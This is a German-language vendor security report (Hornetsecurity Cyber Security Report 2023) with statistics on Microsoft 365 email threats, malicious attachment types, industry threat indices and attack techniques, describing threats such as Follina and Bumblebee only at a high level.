DESIGNED FOR Microsoft 365 ENVIRONMENTS

CYBER SECURITY REPORT

2023

EINE AUSFÜHRLICHE ANALYSE DER
BEDROHUNGSLAGE FÜR MICROSOFT 365

HORNETSECURITY

HORNETSECURITY

CYBER SECURITY REPORT 2023

Eine umfangreiche Analyse der Microsoft 365-Bedrohungslage

Über Hornetsecurity

Wir von Hornetsecurity ermöglichen es Unternehmen und Organisationen jeder Größe, sich auf ihr Kerngeschäft zu konzentrieren, indem wir die E-Mail-Kommunikation schützen, Daten sichern und die Geschäftskontinuität und Compliance mit Cloud-basierten Lösungen der nächsten Generation gewährleisten.

Unser Vorzeigeprodukt 365 Total Protection Enterprise Backup ist die umfassendste Cloud-Sicherheitslösung für Microsoft 365 auf dem Markt, einschließlich E-Mail-Sicherheit, Compliance und Backup.

Was ist der Cyber Security Report?

Der Cyber Security Report (ehemals Cyber Threat Report) ist eine jährliche Analyse der aktuellen Cyber-Bedrohungslage, die auf realen Daten basiert, die von Hornetsecuritys engagiertem Security Lab Team gesammelt und analysiert werden. Hornetsecurity verarbeitet mehr als zwei Milliarden E-Mails pro Monat. Durch die Analyse, der in diesen Mitteilungen identifizierten, Bedrohungen in Kombination mit einer detaillierten Kenntnis der breiteren Bedrohungslage zeigt das Security Lab wichtige Trends auf und kann fundierte Prognosen für die Zukunft der Microsoft 365-Sicherheitsbedrohungen erstellen, damit Unternehmen entsprechend handeln können. Diese Ergebnisse und Daten sind in diesem Bericht enthalten.

Was ist das Security Lab?

Das Security Lab ist eine Abteilung von Hornetsecurity, die forensische Analysen der aktuellsten und kritischsten Sicherheitsbedrohungen durchführt und sich auf E-Mail-Sicherheit spezialisiert. Das multinationale Team von Sicherheitsspezialisten verfügt über umfangreiche Erfahrung in den Bereichen Sicherheitsforschung, Softwaretechnik und Data Science.

Ein tiefgreifendes Verständnis der Bedrohungslage, das durch die praktische Untersuchung von realen Viren, Phishing-Angriffen, Malware usw. gewonnen wird, ist für die Entwicklung wirksamer Gegenmaßnahmen von entscheidender Bedeutung. Die detaillierten Erkenntnisse des Security Labs dienen als Grundlage für die Cyber-Sicherheitslösungen der nächsten Generation von Hornetsecurity.

Wie dieser Bericht zu verwenden ist

Dieser Bericht ist in 4 Kapitel unterteilt:

Kapitel 1 enthält die Zusammenfassung des Berichts. Wenn Sie nur an den Highlights interessiert sind, sollten Sie sich diesen Abschnitt ansehen.

Kapitel 2 befasst sich mit der aktuellen Bedrohungslage für die Microsoft 365-Plattform.

Kapitel 3 befasst sich mit aktuellen Herausforderungen und Diskussionen über die größten Bedrohungen und Trends ab 2022.

Kapitel 4 enthält Prognosen des Security Labs über die Bedrohungen der Cybersicherheit im Jahr 2023 sowie Empfehlungen und Leitlinien zum Schutz Ihres Unternehmens.

Kapitel 5 führt alle in diesem Bericht verwendeten Verweise, unterstützende Links und Datensätze auf.

Inhaltsverzeichnis

Kapitel 1 – Zusammenfassung

Durch die Verwendung des eigenen, sehr umfangreichen Datenbestandes, ist Hornetsecurity einzigartig positioniert, um eine detaillierte Analyse von E-Mail-basierten Bedrohungen durchzuführen und diese in wichtige Erkenntnisse für IT-Sicherheitsexperten zu bündeln. E-Mails sind nach wie vor ein sehr wichtiger Kommunikationskanal. Bei unserer Analyse von mehr als 25 Milliarden E-Mails wurden jedoch 40,5 % als „unerwünscht" eingestuft. 94,5 % dieser unerwünschten E-Mails sind Spam oder werden aufgrund externer Indikatoren abgelehnt, und etwas mehr als 5 % wurden als bösartig eingestuft.




Fig. 1: Kategorisierung der von Hornetsecurity gescannten Emails




Fig. 2: Kategorisierung der unerwünschten E-Mails

Die häufigsten Dateitypen, die bei Angriffen verwendet werden, sind Archive (zip usw.) in 28 % der Fälle, HTML in 21 % und Word-Dokumente in 12,7 % der Fälle. Darauf folgen PDFs mit 12,4 % und Excel-Tabellen mit 10,4 %, wobei Phishing mit 39,6 % der Angriffe per E-Mail immer noch die bevorzugte Angriffsmethode ist.




Fig. 3: Die häufigsten verwendeten Dateitypen in bösartigen E-Mails

Die längst überfällige Änderung von Microsoft, Makros in Office-Dokumenten standardmäßig zu deaktivieren (27. Juli 2022), hat die Wahl der Angreifer bei den Dateitypen für bösartige Anhänge zugunsten von Link- (LNK) und HTML-Dateien beeinflusst. So hat beispielsweise die Verwendung von HTML-Dateien erheblich zugenommen, und LNK ist jetzt der bevorzugte Dateityp in Angriffsketten, wie sie z.B. im Bumblebee Loader eingesetzt werden.

Fig. 4: Cyberangriff Bumblebee-Lader

Auch wenn es bei Angriffen auf verschiedene Branchen gewisse Unterschiede gibt, scheinen sich Angreifer heute mehr dafür zu interessieren, ob Ihr Unternehmen ein beträchtliches Lösegeld zahlen kann und ob Ihre Funktion in der Gesellschaft den Druck zur Zahlung erhöht (z. B. Krankenhäuser und andere kritische Infrastruktur).

Viele Unternehmen gehen immer noch davon aus, dass die in Cloud-Diensten (wie Microsoft 365) gespeicherten Daten sicher und geschützt sind, was in Wirklichkeit nicht stimmt, und das Prinzip der gemeinsamen Verantwortung für den Schutz dieser Daten (Microsofts Modell der geteilten Verantwortung) entgeht vielen Unternehmen nach wie vor. In einer Umfrage unter mehr als 2000 IT-Fachleuten zum Thema Datensicherheit gaben 25% der Befragten an, dass sie entweder unsicher seien oder annehmen würden, dass Microsoft 365 gegen Ransomware-Bedrohungen immun sei.




Fig. 5: Allgemeines Bewusstsein für die Sicherheit von MS 365

Es kann nicht genug betont werden, wie wichtig es ist, die Benutzer regelmäßig zu schulen, damit sie sich über E-Mail-Angriffe und andere Sicherheitslücken im Klaren sind. Das Nachahmen von Marken ist ein weiteres Problem, auf das die IT-Sicherheit achten muss. Zunehmende BYOD- (Bring Your Own Device) und WFH-Initiativen (-Work from home) stellen die ohnehin schon geforderten Cybersicherheitsteams vor zusätzliche Herausforderungen.

Authentifizierung) auf mobilen Geräten abzielen. Diese Art von Angriffen wurde zum Beispiel bei dem Hackerangriff auf Uber im September 2022 mit immensem Schaden eingesetzt.

Die zunehmende Abhängigkeit von der Cloud hat einige wichtige Sicherheitsfragen aufgeworfen. Eine davon ist die steigende Abhängigkeit von Cloud-APIs. Sie erleichtern uns zwar das Leben, aber jede zugängliche API ist eine weitere potenzielle Angriffsfläche für Cyber-Kriminelle.

Was das Thema Abhängigkeit angeht, so wächst die Besorgnis bei den Unternehmen mit Blick auf das Konzept der übermäßigen Herstellerabhängigkeit. Diese Problematik taucht immer häufiger bei großen Cloud-Plattformen wie Microsoft 365 auf. Die Plattform ist zwar für Produktivität und Zusammenarbeit gedacht, bietet aber auch einige grundlegende Sicherheitsfunktionen. Einige Experten mahnen zur Vorsicht, sich bei Kollaboration-Lösungen und dem Thema Sicherheit nicht auf den gleichen Anbieter zu verlassen. Solche Kombinationen können neben dem Abhängigkeitsrisiko auch zu einem potenziellen Interessenkonflikt führen. Der Einsatz von Drittanbieterlösungen in Kombination mit größeren Herstellern kann dieses Problem entschärfen.

Cyberkriminelle werden außerdem immer raffinierter bei der Beschaffung von Informationen über ihre Opfer. Viele kriminelle Hackerorganisationen wenden professionelle Marketing-Toolkits wie ZoomInfo an, um lukrative Zielpersonen für ihren nächsten Angriff zu identifizieren.

Letztendlich ist es trotz der sich weiterentwickelnden Bedrohungslage von entscheidender Bedeutung, dass die Grundlagen der Cybersicherheit vorhanden sind. Allzu oft werden Unternehmen mit riesigen Sicherheitsbudgets erfolgreich angegriffen, weil etwas so Einfaches wie eine ungeschützte API für das Internet offengelassen wurde. Selbst wenn Sie glauben, dass Ihr Unternehmen die Grundlagen abgedeckt hat, ist es wichtig, diese ständig zu überprüfen und Ihre Mitarbeiter zu einer nachhaltigen Sicherheitskultur zu bewegen.

E-Mails sind nach wie vor eine der häufigsten Methoden, mit denen Cyber-Kriminelle Angriffe starten, und eine starke E-Mail-Sicherheitsstrategie ist unerlässlich, um sich in der wachsenden Bedrohungslage zurechtzufinden und die Sicherheit im Jahr 2023 zu gewährleisten.

Kapitel 2 – Die aktuelle Bedrohungslage für Microsoft 365

Jährlich überprüft Security Lab von Hornetsecurity den umfangreichen Datensatz des Unternehmens und analysiert den Stand der weltweiten E-Mail-Bedrohungen und Kommunikationsstatistiken. Darüber hinaus führt das Team regelmäßig Prognosen durch und gibt Einblicke in potenzielle künftige Bedrohungen. Dieses Kapitel befasst sich mit der Auswertung der Daten aus dem Jahr 2022, die die Grundlage, für die in Kapitel 4 dargelegten Prognosen, über die sich verändernde Bedrohungslage bilden.

Trends im Bereich der E-Mail-Sicherheit

Trotz eines starken Wandels in der organisatorischen Zusammenarbeit, wobei Tools wie Slack und Microsoft Teams 2022 ein massives Wachstum verzeichneten, ist die E-Mail mit 333,2 Milliarden täglich versendeten E-Mails nach wie vor das wichtigste Kommunikationsmittel für viele Unternehmen. Und dieses Kommunikationsmittel wird in absehbarer Zeit auch nicht verschwinden.

Fig. 6: Anzahl der täglich versendeten E-Mails

Bei der Überprüfung von mehr als 25 Milliarden E-Mails, die im Berichtszeitraum (1. Oktober 2021 bis 30. September 2022) gesammelt wurden, hat das Security Lab die folgenden Feststellungen getroffen.

Spam, Malware, fortgeschrittene Bedrohungsmetriken

Die E-Mail ist nach wie vor eine der wichtigsten Methoden, die Cyber-Kriminelle für ihre Angriffe nutzen. Dies spiegelt sich in unseren Daten wider, in denen 40,5 % aller E-Mails als „unerwünscht" eingestuft wurden, d. h. es handelt sich dabei nicht um echte, vom Empfänger gewünschte Mitteilungen.
Für das Jahr 2022 ergab sich folgende Verteilung der unerwünschten E-Mails:




Fig. 7: E-Mails mit illegalen Anhängen, die von Administratoren bei Hornetsecurity vordefiniert wurden

Die Definitionen der einzelnen Kategorietypen lauten wie folgt:

KATEGORIE	E-MAIL-BESCHREIBUNG
AdvThreat	Diese E-Mails enthalten Bedrohungen, die von Hornetsecurity's Advanced Threat Protection erkannt wurden. Sie werden für illegale Zwecke eingesetzt und beinhalten ausgeklügelte technische Mittel, die nur mit fortschrittlichen dynamischen Verfahren abgewehrt werden können.
Inhalt	Diese E-Mails haben einen ungültigen Anhang. Welche Anhänge ungültig sind, legen die Administratoren im Modul Content Control fest.
Abgelehnt	Diese E-Mails werden aufgrund externer Merkmale, die z. B. die Identität des Absenders betreffen können, im Laufe des SMTP-Dialogs direkt von unserem E-Mail-Server abgelehnt und nicht weiter analysiert.
Spam	Diese E-Mails sind unerwünscht und haben häufig einen werblichen oder betrügerischen Charakter. Die E-Mails werden gleichzeitig an eine große Anzahl von Empfängern verschickt.
Bedrohung	Diese E-Mails enthalten gefährliche Inhalte wie z.B. bösartige Anhänge oder Links oder werden zur Begehung von Straftaten wie Phishing verschickt.

Verwendung von Anhängen und Dateitypen bei Angriffen

E-Mail-Anhänge sind auch im Jahr 2022 eine der am häufigsten genutzten Methoden zur Übermittlung von schädlichen Inhalten. Cyber-Kriminelle verwenden weiterhin Anhänge, um Malware zu verstecken und ihrer bösartigen Kommunikation den Anschein von Authentizität zu verleihen. Darüber hinaus sind einige rudimentäre Spam-/Malware-Filter nicht in der Lage, komprimierte Anhänge zu scannen. Aus diesem Grund werden sie häufig von weniger „erfahrenen" Cyberkriminellen verwendet, da für solche Attacken keine großen technischen Fähigkeiten benötigt werden.

Die Verwendung von Anhängen als Überbringer von schädlichen Inhalten war bei mehreren Angriffswellen im Jahr 2022 weit verbreitet. So sind beispielsweise speziell gestaltete Word-Dokumente eine Hauptmethode für die Übermittlung von Payload in die Follina-Schwachstelle (CVE-2022-30190), einer Zero-Day-Angriffskette für Microsoft Office. Bei diesem Angriff sendet der Cyber-Kriminelle ein spezielles Microsoft Word-Dokument (DOC/DOCX) an das Opfer. Beim Öffnen der Datei wird das Microsoft Support Diagnostic Tool (MSDT) ausgelöst und zum Herunterladen und Ausführen der Maleware verwendet.

DOC/DOCX-Dateien wurden bei Angriffen auf diese Schwachstelle zwar häufig verwendet, waren aber mit 12,7 % im Berichtszeitraum nur der drittgrößte Anhangstyp bei Angriffen. Es ist erwähnenswert, dass wir auch Fälle gesehen haben, in denen DOC/DOCX-Dateien in andere Dateitypen eingebettet wurden. Aus diesem Grund vermuten wir mit Blick auf unsere anderen Kategorien, dass die Verwendung von DOC(X)-Dateien für Angriffe wahrscheinlich höher ist, als es unsere Daten vermuten lassen. Die am häufigsten verwendeten Dateitypen für Angriffe waren jedoch Archivdateien mit 28 % und HTML-Dateien mit 21 %. PDF- und Excel-Dateien lagen mit einer Nutzungsrate von 12,4 % bzw. 10,4 % in unseren Daten an 4. und 5. Stelle.

Weitere Dateitypen, die nachweislich als Payload in E-Mail-Anhängen verwendet werden, finden Sie in der folgenden Tabelle.

	2021	2022	
	33.6	28.0	ARCHIVE
HTML	15.3	21.0	HTML
DOC	4.8	12.7	WORD
PDF	14.5	12.4	PDF
XLSX	10.2	10.4	EXCEL
ISO	4.2	5.4	DISK IMAGE FILES
	8.7	4.8	OTHER
EXE	8.1	4.3	EXECUTABLE
	0.2	0.7	SCRIPT FILE
	0.0	0.1	EMAIL
LNK	0.0	0.1	LNK FILE
PPTX	0.4	<0.1	POWERPOINT

Fig. 8: Dateitypen (in bösartigen E-Mails verwendet)

Es ist außerdem erwähnenswert, dass die Verwendung von Dateitypen wie LNK-Dateien zugenommen hat, seitdem Microsoft die Deaktivierung von Makros in Microsoft Office-Dateien zur Standardeinstellung hinzugefügt hat. LNK-Dateien wurden im Analysezeitraum relativ erfolgreich sowohl von Emotet als auch dem Bumblebee Loader eingesetzt. Administratoren sollten daher besondere Maßnahmen ergreifen, um ein Bewusstsein für diese Dateitypen und ihrer Verwendung in aktuellen Angriffsketten aufzubauen.

E-Mail-Threatindex in unterschiedlichen Geschäftsbereichen

Es ist kein Geheimnis, dass bestimmte Branchen (in der Vergangenheit) häufiger von Cyberkriminellen ins Visier genommen wurden als andere. Die Erfahrungen des vergangenen Jahres haben jedoch gezeigt, dass kein Unternehmen gegen diese Bedrohungen immun ist. Unsere Daten zeigen zwar, dass es in einigen Branchen mehr Angriffe gibt, die Unterschiede sind jedoch gering und haben sich gegenüber dem Vorjahr weiter verkleinert. Im Grunde genommen ist jede Institution für Cyberkrimenelle interessant, die für fähig gehalten wird ein Lösegeld zu zahlen. Noch interessanter sind allerdings Einrichtungen, die für das Funktionieren der Gesellschaft wichtig sind, wie z. B. Krankenhäuser. Solche Institutionen können aufgrund ihrer Bedeutung nicht ausfallen, wodurch die Wahrscheinlichkeit zum Zahlen von Lösegeld sehr hoch ist (vorausgesetzt, die Daten wurden ausreichend beschädigt). Cyberkriminelle sind sich dieser Tatsache bewusst und nehmen solche Institutionen entsprechend gern ins Visier.

Die folgende Tabelle zeigt den Threat Index für die unterschiedlichen Branchen.

- 4.7 | AUTOMOBILBRANCHE
- 4.6 | EINZELHANDELSBRANCHE
- 4.6 | FERTIGUNGSBRANCHE
- 4.6 | BILDUNGSBRANCHE
- 4.5 | FORSCHUNGSBRANCHE
- 4.5 | UNTERHALTUNGSBRANCHE
- 4.5 | BERGBAUBRANCHE
- 4.4 | MEDIENBRANCHE
- 4.3 | VERSORGUNGSBRANCHE
- 4.3 | GESUNDHEITSBRANCHE
- 4.2 | TRANSPORTBRANCHE
- 4.2 | GASTGEWERBEBRANCHE
- 3.9 | BAUBRANCHE
- 3.8 | INFORMATION TECHNOLOGY
- 3.8 | UNBEKANNT
- 3.8 | FINANZBRANCHE
- 3.7 | DIENSTLEISTUNGSBRANCH
- 3.6 | LANDWIRTSCHAFTSBRANCHE
- 3.6 | IMMOBILIENBRANCHE
- 2.8 | LOGISTIKBRANCHE

Anteil der Betrugs-E-Mails (im Verhältnis zu gültigen E-Mails)

Fig. 9: Stärksten bedrohte Branchen laut Bedrohungsindex

ANMERKUNG: Der Threat Index wird durch die folgende Berechnung ermittelt:

Bedrohungsindex-Prozentsatz = Anzahl der bösartigen E-Mails / (Anzahl der bösartigen E-Mails + Anzahl der gültigen E-Mails) multipliziert mit 100 – ausgenommen Spam und Info-Mails

Anmerkung zur Methodik


Unterschiedlich große Organisationen erhalten eine unterschiedliche absolute Anzahl von E-Mails. Um Organisationen zu vergleichen, haben wir daher den prozentualen Anteil der Threat E-Mails an den Threat und gültigen E-Mails jeder Organisation berechnet. Anschließend berechnen wir den Median dieser Prozentwerte über alle Organisationen innerhalb derselben Branche, um den endgültigen Threat Index für die Branche zu ermitteln.

Beliebte E-Mail-Angriffsmethoden im Jahr 2022

Cybersicherheit ist ein ständiges Katz-und-Maus-Spiel zwischen Cyberkriminellen und Sicherheitsexperten. Dies wird besonders deutlich, wenn wir unsere jährliche Datenprüfung in Bezug auf Angriffstechniken durchführen. Die Art der Angriffstechniken verändert sich im Laufe der Zeit, da sich die Strategien der Cyberkriminellen weiterentwickeln und die von den Sicherheitsexperten eingesetzten Gegenmaßnahmen entsprechend darauf reagieren. Die dabei eingesetzten Mechanismen sind im Vergleich zum vorherigen Berichtszeitraum jedoch weitgehend unverändert geblieben. Wenn man sich den Cyber Threat Report des letzten Jahres ansieht, sieht man, dass Phishing die wichtigste Angriffsmethode im Bereich der E-Mail-Kommunikation war. In diesem Jahr hat sich gezeigt, dass Cyber-Kriminelle mit Phishing-Aktivitäten weiterhin erfolgreich sind. Phishing bleibt mit 39,6 % die Nummer eins auf der Liste, bösartige URLs landen mit 12,5 % auf Platz 3. An zweiter Stelle der Liste steht die Kategorie der „sonstigen" Angriffe, die eine Kombination aus mehreren weniger häufig verwendeten Angriffen darstellt.

Wir vermuten, dass dieser Trend auf den anhaltenden Erfolg von Phishing-Kampagnen zurückzuführen ist, denn warum sollte man eine erfolgreiche Strategie ändern? Der Einsatz bösartiger URLs in E-Mail-Nachrichten ist jedoch auf dem Vormarsch. Eine bösartige URL ist ein beliebter Vektor für Social-Engineering-Angriffe, und wir erwarten, dass diese Art von Angriffen im Jahr 2023 weiter zunehmen wird.

Die folgende Tabelle zeigt die bei Angriffen verwendeten Angriffstechniken in ihrem prozentualen Vorkommen:



2021 %	2022 %	ATTACK TECHNIQUES
24.8	39.6	Phishing
42.0	26.5	Other
16.2	12.5	URL
2.3	8.2	Advance-fee scam
7.1	3.7	Extortion
3.9	3.5	Executable in archive/disk-image
1.5	2.8	Maldoc (malicious attachment)
	1.8	HTML
2.1	1.1	Impersonation
	0.4	PDF

Fig. 10: Angriffstechniken im Jahr 2022

Datensicherheit in der Cloud

Cloud-Technologien haben in den letzten Jahren einen enormen Aufschwung erlebt, der sich auch 2022 fortsetzte. Diese Entwicklung wurde zunächst teilweise durch die COVID-19-Pandemie vorangetrieben, gewann aber aufgrund der Flexibilität und Zuverlässigkeit, die Cloud-Plattformen bieten, wenn sie richtig konfiguriert und genutzt werden, bereits vorher an Zugkraft. Unternehmen auf der ganzen Welt nutzen Cloud-Plattformen nicht nur, um ihre Arbeit zu erledigen, sondern auch um ihre Arbeit dort zu speichern. Immer mehr Unternehmen verabschieden sich von ihrem lokalen Dateiserver oder ihrer SQL-Box und verlagern diese Dienste in die Cloud.

Das wirft jedoch die Frage auf, wie sicher die Daten dort sind.

Statistiken zur Akzeptanz von Cloud-Speicherlösungen

Bevor wir weiter auf diese Frage eingehen, sollten wir uns überlegen, wie viele Menschen auf die Cloud umsteigen. Betrachtet man die Investitionen als Anhaltspunkt, so wird ein Anstieg der Endnutzerausgaben für öffentliche Cloud-Dienste bis Ende 2022 um 20,4 % erwartet. Experte gehen davon aus, dass sich somit die Investitionen auf etwa 494,7 Milliarden Dollar belaufen werden und im Jahr 2023 sogar auf über 600 Milliarden Dollar ansteigen werden.

Spätestens jetzt sollte deutlich sein: die Cloud ist gekommen, um zu bleiben und kaum ein Unternehmen kommt mehr um sie herum.

Bedenken der Unternehmen hinsichtlich der Datensicherheit von Microsoft 365

Wir wissen, dass mehr Unternehmen als je zuvor Cloud-Dienste wie Microsoft 365 nutzen. Viele tun dies zum ersten Mal, wodurch die Frage aufkommt, wie gut die Unternehmen verstehen, wie der Datenschutz in der Cloud funktioniert und welche Verantwortung sie selbst für die Sicherheit ihrer Daten tragen.

